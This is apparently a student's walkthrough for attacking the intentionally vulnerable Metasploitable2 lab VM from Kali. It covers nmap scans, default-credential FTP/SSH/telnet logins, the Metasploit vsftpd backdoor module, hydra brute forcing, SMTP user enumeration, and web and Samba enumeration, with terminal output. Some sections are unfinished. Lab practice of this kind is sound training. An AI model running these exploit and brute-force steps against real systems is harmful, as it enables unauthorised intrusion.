Metasploitable2

Prepared by Puru

---

1. Setting Up the Lab Environment

1.1 Download and Install Virtual Machines

1. **Download Kali Linux VM**:
    - Visit the official Kali Linux website (https://www.kali.org/get-kali/)
    - Download and import the VM into your virtualization platform
2. **Download Metasploitable2**:
    - Download from official sources (https://sourceforge.net/projects/metasploitable/)
    - Import into your virtualization software

2. Initial Reconnaissance

2.1 Identifying Target IP

1. **Find Metasploitable2 IP Address**:
    - Log into Metasploitable2 using default credentials: `msfadmin/msfadmin`
    - Run `ifconfig` to identify the machine's IP address
2. **Set Target Variable in Kali**:

```
export TARGET=<metasploitable_ip>
```

2.2 Port Scanning

1. **Run Comprehensive Nmap Scan**:


```
sudo nmap -sV -Pn $TARGET
```

This command:

- `-sV` : Performs service version detection
- `-Pn` : Skips host discovery (assumes the host is online)

2. **Save Scan Results**:

```
sudo nmap -sV -p- -O $TARGET -oA metasploitable_full_scan
```



```
root@kali:~#     export TARGET=192.168.40.131
root@kali:~#     sudo nmap -sV -Pn $TARGET
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-26 01:25 CDT
Nmap scan report for 192.168.40.131
Host is up (0.0089s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:F3:B1:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.23 seconds
```

3. Service Enumeration

Review the Nmap results to identify vulnerable services. Common ports/services on Metasploitable2 include:

- Port 21: FTP (vsftpd 2.3.4)
- Port 22: SSH (OpenSSH 4.7p1)
- Port 23: Telnet
- Port 25: SMTP (Postfix)
- Port 80: HTTP (Apache)
- Ports 139/445: Samba
- Port 3306: MySQL
- Port 5432: PostgreSQL
- Port 5900: VNC
- Port 6667: UnrealIRCd
- Port 8180: Apache Tomcat

4. Exploiting Common Services

4.1 FTP Exploitation (Port 21)


Method 1: Direct Authentication

1. **Connect to FTP Service**:

```
ftp $TARGET
```

2. **Login with Default Credentials**:
    - Username: `msfadmin`
    - Password: `msfadmin`
3. **Anonymous Login Test**:

~~~~
```bash
# At FTP prompt
open $TARGET
# When prompted for username
anonymous
# When prompted for password
[enter email address or press Enter]
#DOES NOT WORK SOMETIMES
```
~~~~



```
root@kali:~# ftp $TARGET
Connected to 192.168.40.131.
220 (vsFTPd 2.3.4)
Name (192.168.40.131:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> open 192.168.40.131
Already connected to 192.168.40.131, use close first.
ftp> 
```

Method 2: vsftpd 2.3.4 Backdoor Exploitation

1. **Launch Metasploit**:

```
msfconsole
```

2. **Search for vsftpd Exploit**:

```
search vsftpd
```

3. **Use the Backdoor Exploit**:


```
use exploit/unix/ftp/vsftpd_234_backdoor
```

4. **Configure and Execute**:

```
set RHOSTS $TARGET
run
```

5. **Verify Access**:

~~~
```bash
whoami    # Should return "root"
```
~~~



```
      =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

search vsftpd
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS $TARET
RHOSTS => $TARET
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > whoami
[*] exec: whoami
```


4.2 SSH Exploitation (Port 22)

1. **Brute Force SSH**:

```
#DOESNOT WORK SOMETIMES
hydra -l msfadmin -P /usr/share/wordlists/metasploit/unix_passwords.txt
$TARGET ssh
```

2. **Direct SSH Access**:

```
ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-
rsa,ssh-dss msfadmin@$TARGET
```



```
root@kali:~# ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa,ssh-dss msfadmin@$TARGET
The authenticity of host '192.168.40.131 (192.168.40.131)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.40.131' (RSA) to the list of known hosts.
msfadmin@192.168.40.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Mon Apr 14 02:27:03 2025 from 192.168.40.129
msfadmin@metasploitable:~$ █
```


4.3 Telnet Exploitation (Port 23)

1. **Connect via Telnet**:

    ```
    telnet $TARGET
    ```

2. **Login with Default Credentials**:
    - Username: `msfadmin`
    - Password: `msfadmin`
3. **Verify Access**:

    ~~~
    ```bash
    whoami
    ```
    ~~~



```
root@kali:~# telnet $TARGET
Trying 192.168.40.131...
Connected to 192.168.40.131.
Escape character is '^]'.
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Apr 14 03:01:44 EDT 2025 from 192.168.40.132 on pts/3
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

4.4 SMTP Exploitation (Port 25) (NOT COMPLETE)

INSTALL USER-ENUM

```
apt install smtp-user-enum
```

1. **Enumerate Users via SMTP**:

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t
$TARGET
  ```
![[Pasted image 20250426124812.png]]

2. **Use Metasploit for SMTP Enumeration**:

  ```bash
  msfconsole
  use auxiliary/scanner/smtp/smtp_enum
  set RHOSTS $TARGET
  run
  ```
![[Pasted image 20250426125207.png]]

### 4.5 HTTP Exploitation (Port 80)


INSTALL NIKTO
```shell
apt install nikto
```

1. **Web Application Scanning**:

```
nikto -h $TARGET
```

2. **Directory Enumeration**:


```
dirb http://$TARGET
```



```
+ http://192.168.40.131/twiki/bin/changes (CODE:200|SIZE:21787)
+ http://192.168.40.131/twiki/bin/edit (CODE:200|SIZE:5349)
+ http://192.168.40.131/twiki/bin/manage (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/passwd (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/preview (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/register (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/save (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/search (CODE:200|SIZE:3550)
+ http://192.168.40.131/twiki/bin/statistics (CODE:200|SIZE:1142)
+ http://192.168.40.131/twiki/bin/upload (CODE:302|SIZE:0)
+ http://192.168.40.131/twiki/bin/view (CODE:200|SIZE:10049)
+ http://192.168.40.131/twiki/bin/viewfile (CODE:302|SIZE:0)

---- Entering directory: http://192.168.40.131/twiki/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.40.131/twiki/pub/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.40.131/phpMyAdmin/setup/frames/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.40.131/phpMyAdmin/setup/lib/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sat Apr 26 02:03:18 2025
DOWNLOADED: 22060 - FOUND: 55
```

3. **Exploiting DVWA (Damn Vulnerable Web App)**:

- Navigate to `http://$TARGET/dvwa/`
- Default credentials: `admin/password`
- Explore various vulnerability categories:
  - SQL Injection
  - Command Injection
  - Cross-Site Scripting (XSS)
  - File Inclusion



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

4. **Exploiting Mutillidae**:

- Navigate to `http://$TARGET/mutillidae/`

- Test various OWASP Top 10 vulnerabilities


4.6 Samba Exploitation (Ports 139/445) (NOT COMPLETE)

1. **Enumerate Samba Shares**:

```
enum4linux -a $TARGET
```

2. **List Available Shares**:


~~~
```bash
smbclient -L $TARGET
```
~~~



```
enum4linux complete on Sat Apr 26 02:07:40 2025

root@kali:~#     smbclient -L $TARGET
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
